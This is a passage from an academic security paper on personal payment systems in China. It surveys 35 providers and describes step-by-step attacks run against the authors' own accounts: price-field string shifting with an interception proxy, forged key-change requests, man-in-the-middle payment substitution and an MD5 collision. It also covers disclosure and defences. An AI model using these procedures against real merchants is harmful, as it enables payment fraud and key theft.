


Figure 7: The flow of MD5 collision attack on *PPS*.

3.4 Vulnerable Payment Account Delivery

As shown in Figure 2, the merchant's personal account will be sent to the *MC* in QR code form after *PMP* has checked the packet signature as part of the payment process. The price will also be sent along with the QR code and displayed on the payment webpage to prompt the user. In general, if the displayed money amount is the same as the commodity price, the user at *MC* will trust this information and make the payment.

3.4.1 Lacking Order Checking Mechanisms

Most of the payment interfaces designed by the *PPS*s only display the price, order ID, and QR code to the *MC* so that a user can confirm and pay the bill. However, there is neither information on the merchandise for the order nor the shipping address. As a result, the order ID is the only clue a buyer can use to associate the payment with the item he/she is trying to purchase. However, since a buyer has no way to obtain his order ID, he will trust the one displayed by the payment interface. Even if the order has been substituted, the victim buyer doesn't notice the displayed order ID is not the one for his order. It leaves the opportunity for an attacker to swap a buyer's order payment information with his/her own order without the victim being aware .




Figure 8: The flow of attack with payment substituting.

3.4.2 Attack: Payment Substitution

A payment substitution attack is shown in Figure 8. In this attack, the attacker first performs the man-in-the-middle attack to block the order, $order_p$, sent from the victim's *MC* to the *PMP*. Meanwhile, he obtains an order packet for his own order, $order_p^*$. Then the attacker substitutes the order information in the JSON field of $order_p$ with that in the $order_p^*$ and sends this tampered order packet $order_p$ to the *PMP*. Since this order request was a legitimate one, *PMP* will gladly accept the request and return the corresponding payment information to the victim's client based on the unchanged header information in $order_p$. The victim user, not knowing that his order has been swapped, will pay for the order but cannot get his purchased item, while the attacker gains his merchandise without paying.

3.5 Vulnerable Historical Order Inquiry

Generally, it is desirable to have an order inquiry system that can support queries on the details of previous transactions, such as *order id, payer id, goods' name,* and *payment amounts*. However, we found that most of the inquiry APIs in *PPS*s often return only a flag indicating whether an inquired order is paid or not. This limitation is also a key facilitator for our other attack in Sections 3.2.3, 3.3.2, and 3.3.4, since by the inquiry API a merchant can never recognize that an order's price has been tampered with.

4 Empirical Study

In this section, we discuss our empirical study to analyze the payment service from *PPS*s. Our goal is twofold. First, we investigate the usage of *PPS* and expose security issues existing in *PPS* by detecting the potential vulnerabilities as we have discussed in Section 3. Second, we use case studies to exhibit our attacks on some real-world payment applications supported by *PPS*s, demonstrating that the revealed vulnerabilities can cause serious consequences in real-world transactions.

Table 1: The list of collected 35 *PPS*s

PPS Names	Website
Paysapi	https://www.paysapi.com/
Xddpay	https://www.xddpay.com
Sdpay	https://www.sdpay.cc/doc/pay.html
020zf	https://www.020zf.com
Weimifu	http://weimifu.net/index.php
Pay10086	http://www.pay10086.com/docpay
Yktapi	http://weimifu.net/yktApi/index.php
Xunhupay	https://www.xunhupay.com
Paypayzhu	https://www.paypayzhu.com
Caiwumao	http://www.jiakeshuma.com
Userspay	http://pay.userspay.com
Greenyep	https://www.greenyep.com
Qianmapay	http://qianma.app/
Bearpay	http://www.bearpay.net
Xinyipay	http://www.bosee.cn/index.html
Zhifu	https://zf-api.com
BufPay	https://bufpay.com
ARYA	http://www.moont.cn
L pays	http://lp.edlm.cn/
Paycats	https://www.paycats.cn/
188PC	http://188pc.cn
PayJS	https://payjs.cn
Heimipay	https://www.heimipay.com/
Fastpay	http://www.weixin.mobi
Huanxipay	https://www.zhapay.com
Yijinka	http://www.yijinka.com/
PersonalPay	http://www.personalpay.cn
Shouxiaoqian	https://shouxiaoqian.com
XorPay	https://xorpay.com
7CPay	https://www.7cpo.com
Yuandianpay	https://www.suyoupay.cn
Dunpay	https://www.dunpay.net
Jupay	http://pay.jam00.comk
XPay	http://xpay.exrick.cn/
Sihupay	http://jia.bendilaosiji.com/

4.1 PPS Ecosystem

We collect *PPS* systems primarily via internet search and forum topics that match common keywords for *PPS*, such as "personal money collection", "security payment interface", "visa-free", among others. To this end, we found 35 *PPS*s, listed in Table 1. Their vulnerabilities are shown in Fig. 9, where the orange block represents that the *PPS* has the corresponding vulnerability and the red block indicates that the *PPS* has fixed the vulnerability based on our feedback. *PPS* names marked in red have temporarily stopped providing their payment services after our investigation.




Figure 9: The vulnerabilities distributions in the collected 35 *PPS*s, where the horizontal axis lists the names of *PPS*s and the vertical axis lists the vulnerabilities that we have discussed in Section 3.

4.1.1 Discovering the Use of PPS in Merchant

The use of *O-API*, which is designed for the order interaction between *MC* and *PMP*, is a strong indicator for the use of *PPS* in the merchant system. Almost all of the *O-API*s are in the form of REST APIs at a URL. These URLs can be obtained by automatically parsing the user documents, which are then used to match against the source code of websites or applications. In the case of websites, they are directly visible, while parsing the mobile apps requires a basic reverse engineering tool such as Androguard [3].

4.1.2 Usage Statistics of PPSs

*PPS*s are currently used in both websites and mobile apps, with the web as the recommended method of deployment. In web-based deployment, *PPS*s are incorporated as plugins or website templates by the providers. Our study shows that *PPS*'s plugins have been downloaded more than 11,611 times according to the statistics of two popular repositories (i.e., Packagist and WordPress) and some data from *PPS* websites [11, 28–30, 50, 51], covering at least 10 thousand merchants and 20 million customers. Specifically, for one popular *PPS*, FastPay [11], 1,292 merchants and 129 corporations are using its service to implement the payment function in their products. The number of customers relying on this service could be in the millions. For example, we have found more than 10,000 customers that recharge the accounts and conduct purchase services on the website of an SEO-related merchant that adopts the Paysapi *PPS*. In terms of use of *PPS* in mobile apps, a total of 26,956 apps were crawled from SnapPea and Android Market app stores belonging to different categories. We found 564 apps that contain the string of unique *PPS* interface URLs. Through manual inspection, we found that 67 of them have employed *PPS* payment services, with average downloads of 2,000. These statistics evidence that *PPS* service has become an emerging payment paradigm, attracting a large number of merchants and individuals, and the adoption of *PPS* is still growing rapidly. They also justify the necessity and importance of our investigation.

Table 2: Signature Mechanisms of 35 *PPS*s

	Order packet	Order Inquiry Packet
One-layer MD5	30	31
Two-layer MD5	2	2
No signature	3	2

4.2 PPS Vulnerability Analysis

4.2.1 Vulnerable Signature Mechanism

To our surprise, we found three *PPS*s that do not adopt any signature mechanism to protect the order packets in transmission, i.e., no **Token** for integrity protection. The remaining 32 *PPS*s leverage a weak cryptographic primitive, MD5 specifically, for the token generation. 30 of them leverage the one-layer MD5 algorithm while 2 of them adopt the two-layer MD5 algorithm, all of which can be broken by MD5 collision attack (Section 3.3.4). For one-layer and two-layer MD5, the **Token** is generated by **Token**=*MD5(order parameters*+**KEY***)* and **Token**=*MD5(MD5(order parameters)*+**KEY***)*, respectively. In the order inquiry packet, 31 *PPS*s leverage the single layer MD5 algorithm, and 2 *PPS*s adopt the two-layer MD5 algorithm in the signature mechanism. The remaining two *PPS*s do not require the packet signature for order inquiry. Table 2 summaries the token generation mechanisms of 35 *PPS*s.

Table 3: Price field position in string concatenation strategies

	Separated Field	Direct connection
Near optional field	3	0
Near Notify URL	4	12
Near Required Fields	13	1

4.2.2 Vulnerable String Concatenation

To discover this vulnerability, our analysis is based on two criteria: 1) whether the values among different fields are separated with delimiters or the field names, and 2) whether the price field is nearby some optional field. Table 3 shows the concatenation methods of all 32 *PPS*s that adopt signature mechanisms. 13 *PPS*s have string concatenation without delimiters or the field name among neighboring fields, among which 12 *PPS*s have the optional field of *Return URL* near the price field. Here, the *Return URL* is the website address *MC* jumps to after the payment behavior. When the value in *Return URL* is modified, *MC* stagnates at the payment interface page, but the transaction is still successfully placed at the *MS*. As a result, these 12 *PPS*s are vulnerable to our proposed string shift attack (Section 3.3.2). The remaining 20 *PPS*s require the merchants to add a delimiter (i.e., &) between any two fields or include the corresponding field name before the values (e.g., "price=xxx") in the concatenated string. Our string shift attack does not work on these *PPS*s.

4.2.3 Vulnerable Key Changing API

We found that 31 out of 35 *PPS*s do not adopt signature mechanisms in the request packet and may be vulnerable to the malicious key changing attack described in Section 3.1.2. Additionally, among these 31 *PPS*s, 14 send new **KEY**s as cleartext, allowing an attacker to intercept the packet and obtain this new **KEY**.

4.2.4 Vulnerable Order Inquiry

All *PPS*s employed a cryptographic checksum, such as MD5, in the inquiry request packet to prevent malicious order inquiry. In the response packet, we found that all 35 *PPS*s attach the payment status, i.e., pending, error, and success, in the response packet, represented by a status code, while only 3 *PPS*s include both the expected amount and actual value paid. Without the expected and actual payment values, it becomes impossible for the merchant to perform audits afterward, significantly impacting financial operations should there be an attack.

4.2.5 Vulnerable Payment Interface

As discussed previously, the payment interface can be crucial in assisting the buyer to identify a payment swapping attack in which an attacker swaps in his order to mislead the victim buyer into paying for the attacker's order. We found that the payment interfaces of all 35 *PPS*s display the order ID, the expected amount, and the pay-to account (i.e., QR code), but not buyer-oriented information, such as shipping address and merchandise recipient. One representative interface is shown in Figure 10. The order ID is the only information designed for identifying the attribution of this payment account, but according to our analysis it actually does not help buyers recognize the order attribution. Generally, when the displayed price in the interface of these 24 vulnerable *PPS*s matches a buyer's expectation, he is prone to pay for it without checking the order details. As a result, the attacker can easily perform the payment substitution attack. There are 9 *PPS*s that provide additional order details such as product names. Such additional information does help the user to recognize the order substitution, which limits the attacker's swap.



Figure 10: A representative payment interface shown at the *MC* in the *PPS*.

4.2.6 Missing Security Guideline in User Documents

One of the key questions we aim to answer is whether there is clear and concise guidance on the best security practices for developers. Since the majority of deployment vulnerabilities we found are related to local key storage, and the historical order inquiry is the important step for identifying tampered orders, we are focusing on the provided guidance around these issues. Our analysis shows that more than half of *PPS*s do not provide important security guidelines for either **KEY** storage or *order verification*. According to our analysis on 35 *PPS*s' documents, we found only 15 of them give the tip that the **KEY** must be kept in the *MS*. The lack of this guideline has contributed to many developers using the remaining 20 *PPS*s mistakenly placing the **KEY** at *MC*. For historical order inquiry, we only found 3 *PPS*s that suggest merchants adding additional verification steps to record the order payment history.

4.2.7 Insecure Network Transmission

Additionally, network transmission security is a common requirement to prevent man-in-the-middle attacks. Insecure network communication is one of the key enablers of theft of important parameters transmitted between *MS* and *PMP*. Although we do not mention this trivial attack in the security analysis since it has a strict requirement to sniff the channel between *MS* and *PMP*, we still provide related statistics here. We find that among 35 *PPS* platforms, 17 *PPS*s use the *HTTP* protocol to deliver the packet for the **KEY** changing response. These 17 *PPS*s all place the new **KEY** in cleartext form in the response packet. As a result, merchants adopting their payment services are theoretically at risk of **KEY** sniffing attacks.

4.3 Cases for Real-world Attacks

To validate the vulnerable patterns we analyzed, we conduct several real-world attacks on our own merchant account to understand the feasibility and limitations of these attacks. The video recordings and related MD5 attack materials for all attack experiments are provided in [9]. Note that all the attacks demonstrated in our paper are launched against our own merchant and user accounts, even though they apply generally.

4.3.1 String Shift Attack

We choose the *Paysapi* website and perform the string shift attack, aiming to recharge a certain amount to our registered account but pay less than the amount. From our analysis, we know that *Paysapi* has a vulnerable token generation method which simply concatenates all the fields together before hashing, i.e., it is vulnerable to the string shift attack discussed in Section 3.3.2. We use the *Fiddler 4* tool to intercept, counterfeit, and re-send the transmission packet between our personal computer and the *Paysapi* server.

We type 30 Chinese Yuan in the input field of *Paysapi* user interface and send this order request to the merchant. After the merchant sends the order packet back to the user interface, we use the *Fiddler 4* tool [5] to intercept the packet while preventing the user from delivering it to the *Paysapi* server. We manually shift the character "0" from the price field of the order packet to the beginning of the *return_url* field and then forward the new packet to the *Paysapi* server. The payment interface will display only requiring 3 Chinese Yuan. After the user pays 3 Chinese Yuan, the payment interface displays the payment successfully; however, the website fails to show the notification page. We check the balance in our account and find it is 30 Chinese Yuan, but we only pay 3 Chinese Yuan. This indicates the success of our attack without being noticed by the *Paysapi* server. We left the balance as it and notified merchant of this test without using it to purchase any commodity for ethical consideration. The video recording of our attack is shown in the file named "string_shift_attack.mp4" in [9].

4.3.2 Key Changing Attack

We perform two real merchant-oriented attacks where the first one targets disabling the merchant's service and the second one targets stealing **KEY**. Merchant accounts are registered on two different *PPS*s, the *Paysapi* and the *Xunhupay*, *Paysapi* includes the new key in the reply, while *Xunhupay* doesn't. Our goal is to demonstrate the vulnerabilities in the **KEY** changing interface.

For the test on *Xunhupay*, we log in through the merchant portal and see that the current **KEY** is "r7Ep7kymuyQQE6taVQNF". We operate the registered account and click the key changing button. Meanwhile, we use the *Fiddler 4* tool to monitor the request packet for the key changing transmission to the *PPS*. *PPS* changes the **KEY** to "hiTcAvcYicv24XjdcwRY". However, *PPS* does not send a response packet carrying the **KEY**. Instead, the registered account needs to refresh his profile page to see this new *KEY*. We extract the merchant ID information from the monitored packet, forge a new request packet, and send it to the *PPS*. *PPS* proceeds to change **KEY** to "Tk7pK5BneK2373NuU76E". As there is no response packet sent from *PPS* to the registered account for *KEY* change, the merchant's service will be disabled until he refreshes his profile page to notice the key is changed.

For the test on *Paysapi*, we log into the system and follow the same steps as in the experiment above. However, since *Paysapi* includes **KEY** in the response. It is possible to steal the new key just by examining the key change response. The video recordings of these two attacks are shown in [9], with the files named as "disabled_attack.mp4" and "key_stealing_attack.mp4".

4.3.3 Payment Substitution Attack

The goal of this attack is to verify the ability of an attacker to swap out the content of an order such that the victim pays for the order of the attacker. Two user accounts are registered, one for the victim and the other for the attacker. The victim user and the attacker are placed in the same local area network under the same router.

First, the victim opens his interface and clicks to recharge the account with 10 Chinese Yuan. When the attacker monitors that the victim is recharging the account with 10 Chinese Yuan, he intercepts the packet sent from the merchant service to the victim and blocks its transmission to the *PMP*. Meanwhile, the attacker clicks the recharging function in his account. We intercept the packet transported from the merchant server to him without forwarding it to the *PMP*. We record the important order parameters in this packet and replace them with those in the intercepted packet from the victim. The new

substituted packet is then sent to the victim's *PMP*. The payment interface is successfully shown on the victim's website, which does not show any order identity information. The victim makes the payment for the attacker's order. We found the balance in the attacker's account is shown as 10 Chinese Yuan now, but the balance in the victim's account remains unchanged. This indicates the success of our payment substitution attack. The video recording of this attack is exhibited in [9] with the file name of "substitution_attack.mp4"

4.3.4 MD5 Collision Attack

The goal of performing this attack is to verify that the MD5 collision attack is practical in real-world *PPS* systems. We carefully choose the donation payment on a blog website as the attack target since donating a lower amount will not cause serious effects. We notified the owner of the blog for this experiment. This blog employs the payment services provided by Paysapi, whose **Token** generation mechanism arranges the price directly in front of an optional field "$Return_{URL}$". The donation price is set to be 0.02 Yuan, and the $Return_{URL}$ can be obtained by capturing a normal order packet using the Fiddler 4 tool so that the parameters for performing the MD5 collision attack can be collected. We use an open resource on github [40] to calculate the chosen prefix MD5 collision blocks, where the two prefixes differ in the price values, "0.01" and "0.02". The calculation was processed on a computer with CPU: Intel i7-8700k, GPU: NVIDIA GeForce GTX1080 Ti, and RAM: 64G, where the CUDA was employed. It takes 7 days to find a collision with the two prefixes where the collision block is free from JSON keywords and the MD5 value is the same, "9f1ec604dce1bc1c0b1dd368dda3dd44". We start to make the payment (i.e., donation) on the blog and block the network packet sent from *MC* to the *MS*. Since the price and $Return_{URL}$ are generated in the website client, we modified the price and $Return_{URL}$ fields with the collision block of 0.02 Yuan. After the order packet is signed at *MS* and sent back to the *MC*, we again block and capture its transmission from *MC* to the *PMP* server. The MD5 collision results are stored in two ".bin" files; therefore, we use a hex editor to open the blocked order packet and replace the price and the $notify_{URL}$ with the collision block of "0.01" Yuan. This order passes the *PPS* certification, and the payment interface is successfully sent back to the website, then we pay for it at a lower price. The two collision files in this attack are exhibited in [9] with the file names of "prefix1.txt.coll" and "prefix2.txt.coll".

4.4 Ethical Consideration and Responsible Disclosure

4.4.1 Ethical Consideration on Real-world Attacks

We carefully designed and conducted our case study to avoid impact on real-world entities. We have conducted the attack on credit recharging transactions such that no real product would be shipped as a result of the attack. In all experiments, we made use of our test accounts created solely for demonstrating the attacks. We also did not receive any services and goods using the hijacked payment systems. At the end of our experiments, we always let the authority know the detailed procedures and results so that they can correct at the back end.

4.4.2 Responsible Disclosure

We first reported all our findings to the *PPS* providers in January 2020. Unfortunately, no formal email responses were received in the first round before March 2020, while 9 *PPS*s providers, *Bufpay, Xunhupay, 020zf, Paycats, Heimipay, Qianmapay, paysapi, Greenyep,* and *Xddpay*, gave us feedback through other online chat tools. During the second *PPS* inspection on August 2020, we found that 5 *PPS*s had updated the payment protocols with safer string concatenation mechanisms. The list of these *PPS*s is shown in Fig. 9. 12 of 35 *PPS*s which possess multiple vulnerabilities stopped providing payment services after our report, including *Yktapi, Caiwumao, Weimifu, ARYA, L Pays, Xinyipay, 188pc, PersonalP, Yijinka, 7cPay, Yuandian,* and *Dunpay*. We have also reported the vulnerabilities to the CVE on August 8th, 2020, and received their vulnerability confirmation on August 10th, 2020. However, our reported issues do not match the requirements for applying for a CVE ID.

As we will discuss in Section 5.1, some critical vulnerabilities are design flaws in the *PPS* protocols. Therefore, all existing merchants supported by *PPS* are at risk. Since all the *PPS*s adopt the personal money transfer service from the Alipay and WeChat Pay third-party payment platforms, on August 14th, 2020, we reported the vulnerable *PPS* list and the security issues to the Security Response Center of Tencent (WeChat Pay) and the Alibaba Security Response Center (AliPay), which are responsible for the security of their payment ecosystem. The Alibaba Security Response Center has confirmed our reported *PPS* issues on September 20, 2020, and will continue to monitor technical reports in this area to improve payment security in *PPS*.

5 PPS Vulnerability Summary

Through the lens of our study, *PPS*, an emerging payment platform that aims to bring together the personal payment account on third-party platforms and an independent order management platform, still faces challenges in security and usability despite its popularity. In this section, different attacks are grouped and analyzed from different perspectives, with the goal of shedding light on this new system's security in the future.

5.1 Flaws Classification

The vulnerable patterns described in Section 3 fall into issues in either protocol or implementation.

- *PPS Protocol Vulnerability* - Protocol vulnerabilities are due to insecure design in the payment protocol, and it is very hard for the merchants to correct them by themselves. Among seven vulnerabilities, *unprotected Key changing API, simple String Concatenation in Token Generation, MD5-based Token Generation, Lacking Order Examining Mechanisms,* and *No Paid Value in Order Inquiry* fall into this category.

- *Implementation Vulnerability* - The vulnerabilities in this category are often business and implementation specific, i.e., caused by a lack of understanding of either the *PPS* API or secure design. *Local Order Generation* and *Local KEY Storage* are the two majority vulnerabilities in this category. Correcting these problems is easier, requiring changes only at the client side.

5.2 Attack Classification

Based on the attack motivation, five attacks proposed in Section 3 can be grouped into three categories as follows:

- *Malicious User Attack.* In this category, an attacker manipulates his own client in an attempt to benefit himself, such as by reducing the price of the item under purchase. The attacks of *Order Tampering with KEY, String Shift in Order Packet,* and *MD5 Signature Collision* fall into this category.

- *Victim-oriented Attack.* In this attack, the adversary can intercept the communication packets between other users (victim *MC*) and *MS*. His goal is to achieve financial gain by manipulating network packets. *Payment Substitution attack* belongs to this category.

- *Merchant-oriented Attack.* An attacker in this category primarily aims to attack the merchant or other user from the Internet, without access to the victim's traffic or devices. *Malicious KEY Changing* belongs to this type.

5.3 Defending the Attacks and Improvement

From the perspective of *PPS* providers, it is possible to make the following changes: 1) **KEY** changing API should require authentication; 2) The newly issued **KEY** should be transmitted as ciphertext or via a secure connection such as *HTTPs*; 3) Adopt strong cryptographic primitives instead of MD5; 4) Display clear payment and order information to users in a unified manner; 5) Provide actual paid amount in both the order payment status notification and the order inquiry results.

From the perspective of merchants, the following changes might be beneficial: 6) **KEY** should never be stored at the client side; 7) The order parameters should be generated and signed at the server, and then transmitted to the user client; 8) Check the actual paid value for each order when receiving the payment notification.

Finally, users need to carefully check order information: 9) Always check the payment attribution information, such as order ID, before making payment; 10) Avoid making payments over insecure links.

6 Related Work

6.1 Security in Branchless Banking

The branchless banking system is the foundation of modern e-commerce, and its security has been studied in several previous works. In particular, the analysis started with the classic paper where Anderson first raised questions on the security of banking systems [13]. Since then, there has been extensive works done studying the enhancement of password-based authentication in mobile banking [33, 39]. At the same time, SMS-based mobile bank application is a common design which is vulnerable to attacks on messages [27], so there have been plenty of studies aiming to improving such mechanisms [16, 17, 26]. Even though there have been significant amount of efforts on securing the mobile banking systems, recent studies are still raising concerns on the security of existing systems [12, 22, 31, 32]. A comprehensive study of the existing branchless banking applications in different counties was conducted in [35, 36]. By analyzing the application communication flow, the authors found critical vulnerabilities that can lead to compromised transaction integrity in six of the seven applications. While these efforts are related to our work, we are analyzing a new paradigm that couples online banking and third-party management systems, which faces unique problems in security.

6.2 Security in Online Payment System

The existing work on online and mobile payment systems with third-party platforms mainly fall along two lines, i.e., web-based and in-app payment systems.

6.2.1 Web-based Payment System Analysis

For web-based payment systems, existing security analysis has primarily focused on merchant websites that integrate third-party platforms. In [48], Wang *et al.* focused on vulnerabilities in several popular online stores that adopt third-party payments, like *PayPal* and *Amazon Pay*. Dynamic protection strategies were proposed for automatically protecting the third-party web services in [52]. In [46], the static detection methods based on the symbolic execution framework were

proposed to detect the vulnerabilities in merchant websites. Furthermore, [18, 34] generalized black-box detection techniques across multiple web applications, with the analysis based on network traces or user behaviors. [45] proposed pattern-based attack methods to automatically generate test cases for checking security issues of multi-party web applications.

6.2.2 In-app based Payment System Analysis

The other line of research focused on exploring the vulnerabilities for in-app based payment systems. In [37], it was found that attackers can bypass server-side validation in *Google-developed in-App Billing* to make a purchase for free. Following this line, a tool named *VirtualSwindle* was later proposed in [25] to automatically target the in-app billing service for shopping free in Android applications. Closely related to our work is a systematical security analysis of third-party in-app payment services in the Chinese market [53, 54]. They outlined seven secure design patterns for constructing a secure transaction process and discussed the potential impact of not following them.

6.2.3 Other Payment Methods Analysis

In [15], Chen *et al.* explored syndication payment services by analyzing the user documentation via NLP-based techniques on syndication services to detect logic vulnerabilities. Moreover, credit, debit, and gift card usage in online payment suffers from card counterfeiting. Using keyloggers and cameras, attackers can steal card data and forge a copy [23]. By monitoring network transmission, a counterfeit card can be created to shop in the real world store [47]. To protect gift card security, in [38], a new method to detect counterfeit gift cards without needing to scan the original was proposed.

However, none of the existing work focuses on the *Personal Payment System (PPS)*, which is a newly emerged payment service that has different system mechanisms and customers from those explored in the existing work. To the best of our knowledge, we are the first to offer a systematic study to reveal security issues in *PPS*.

6.3 MD5 Collision Techniques

The payment system relies heavily on a secure signature mechanism to prevent packet transmission tampering. Since the *PPS* system generally adopts the MD5 as the Token generation hash function, we reviewed works on the MD5 collision attack to help examine payment security. The MD5 collision was first noticed by Den Boer and Bosselaers in [19], which demonstrated that two different vectors can produce an identical digest. In [49], a full MD5 collision was generated by Xiaoyun Wang's group, indicating that MD5 has gradually become an insecure digest method. In addition, a practical collision case of two X.509 certificates with different public keys resulting in the same MD5 hash value was provided in [24]. After that, plenty of works improved the MD5 collision approaches, from the identical prefix collision to the chosen prefix while shortening the calculation time [14, 41–44], demonstrating the weakness of MD5. In this paper, we leverage open resources to conduct the MD5 collision experiments and design the attack scheme targeting the vulnerabilities in the *PPS* payment process.

7 Conclusion

Personal Payment System (*PPS*) represents an emerging paradigm where small business owners leverage an independent management platform in combination with a personal financial account on a third-party payment system to conduct e-commerce. However, the added complexity in composing the two independent services for payment transaction and order management significantly increases the risk of security vulnerabilities. In this paper, we studied the 35 most widely used *PPS*s supporting more than 20 million users and presented an abstracted model that captures the common design elements within these systems. In our security analysis of these systems, we found 7 vulnerable patterns in these designs. By chaining these vulnerabilities together, we presented 5 proof of concept exploits of these vulnerabilities. Moreover, we also conducted four real-world attacks to allow an attacker to purchase items at a lower price without a trace. We have designed and conducted all the experiments on our own accounts to minimize the impact on real customers. Following the practice of responsible disclosure, we have also reported to and worked with vendors to fix some of the vulnerabilities. Lastly, we put forth a set of suggestions for future deployments of *PPS*.

Acknowledgement

This work was supported in part by Louisiana Board of Regents under Contract Numbers LEQSF(2018-21)-RD-A-24 and in part by US National Science Foundation under grants CNS-1837519, CNS-1916926, and CNS-1948374.

References

[1] Alibaba security response center. `https://security.alipay.com/`.

[2] Alipay. `https://www.alipay.com`.

[3] Androguard. `https://github.com/androguard/androguard`.

[4] Apple pay. `https://www.apple.com/apple-pay/`.

[5] Fiddler 4. https://www.telerik.com/fiddler.

[6] Paypal. https://www.paypal.com/us/home.

[7] Tencent security response center. https://en.security.tencent.com/.

[8] Venmo. https://venmo.com.

[9] Video records and md5 attack files for attacks in the case stuty. https://www.dropbox.com/sh/kbo321oaw03qils/AAAJSUmncKo3heKY0BOZnSi4a?dl=0.

[10] Wexpay. https://pay.weixin.qq.com.

[11] Fastpay PPS. http://www.weixin.mobi/, 2020.

[12] Gilberto Marins de Almeida. M-payments in brazil: Notes on how a country's background may determine timing and design of a regulatory model. *Wash. JL Tech. & Arts*, 8:347, 2012.

[13] Ross Anderson. Why cryptosystems fail. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 215–227, 1993.

[14] John Black, Martin Cochran, and Trevor Highland. A study of the md5 attacks: Insights and improvements. In *Proceedings of International Workshop on Fast Software Encryption*, pages 262–277. Springer, 2006.

[15] Yi Chen, Luyi Xing, Yue Qin, Xiaojing Liao, XiaoFeng Wang, Kai Chen, and Wei Zou. Devils in the guidance: Predicting logic vulnerabilities in payment syndication services through automated documentation analysis. In *USENIX Security Symposium*, pages 747–764, 2019.

[16] Ming Ki Chong. *Usable authentication for mobile banking*. PhD thesis, University of Cape Town, 2009.

[17] Sheila Cobourne, Keith Mayes, and Konstantinos Markantonakis. Using the smart card web server in secure branchless banking. In *Proceedings of International Conference on Network and System Security*, pages 250–263, 2013.

[18] G Deepa, P Santhi Thilagam, Amit Praseed, and Alwyn R Pais. Detlogic: A black-box approach for detecting logic vulnerabilities in web applications. *Journal of Network and Computer Applications*, 109:89–109, 2018.

[19] Bert Den Boer and Antoon Bosselaers. Collisions for the compression function of md5. In *Workshop on the Theory and Application of of Cryptographic Techniques*, pages 293–304. Springer, 1993.

[20] eMarketer. Global mobile payment users 2019. https://www.emarketer.com/content/global-mobile-payment-users-2019, 2019.

[21] eMarketer. Global mobile payment users 2019. https://www.emarketer.com/content/china-mobile-payment-users-2019, 2019.

[22] Andrew Harris, Seymour Goodman, and Patrick Traynor. Privacy and security concerns associated with mobile money applications in africa. *Wash. JL Tech. & Arts*, 8:245, 2012.

[23] B Krebs. All about fraud: How crooks get the cvv. http://krebsonsecurity.com/2016/04/all-about-fraud-how-crooks-get-the-cvv/, 2016.

[24] Arjen K Lenstra, Xiaoyun Wang, and BMM de Weger. Colliding x. 509 certificates. https://eprint.iacr.org/2005/067, 2005.

[25] Collin Mulliner, William Robertson, and Engin Kirda. Virtualswindle: An automated attack against in-app billing on android. In *Proceedings of the 2014 ACM symposium on Information, computer and communications security*, pages 459–470, 22014.

[26] Baraka W Nyamtiga, Anael Sam, and Loserian S Laizer. Enhanced security model for mobile banking systems in tanzania. *Intl. Jour. Tech. Enhancements and Emerging Engineering Research*, 1(4):4–20, 2013.

[27] Baraka W Nyamtiga, Anael Sam, and Loserian S Laizer. Security perspectives for USSD versus SMS in conducting mobile transactions: A case study of tanzania. *international journal of technology enhancements and emerging engineering research*, 1(3):38–43, 2013.

[28] Packagist. Payjs PPS. https://packagist.org/?query=PayJs, 2020.

[29] Packagist. Paysapi PPS. https://packagist.org/?query=paysapi, 2020.

[30] Packagist. Xunhupay PPS. https://packagist.org/?query=Xunhupay, 2020.

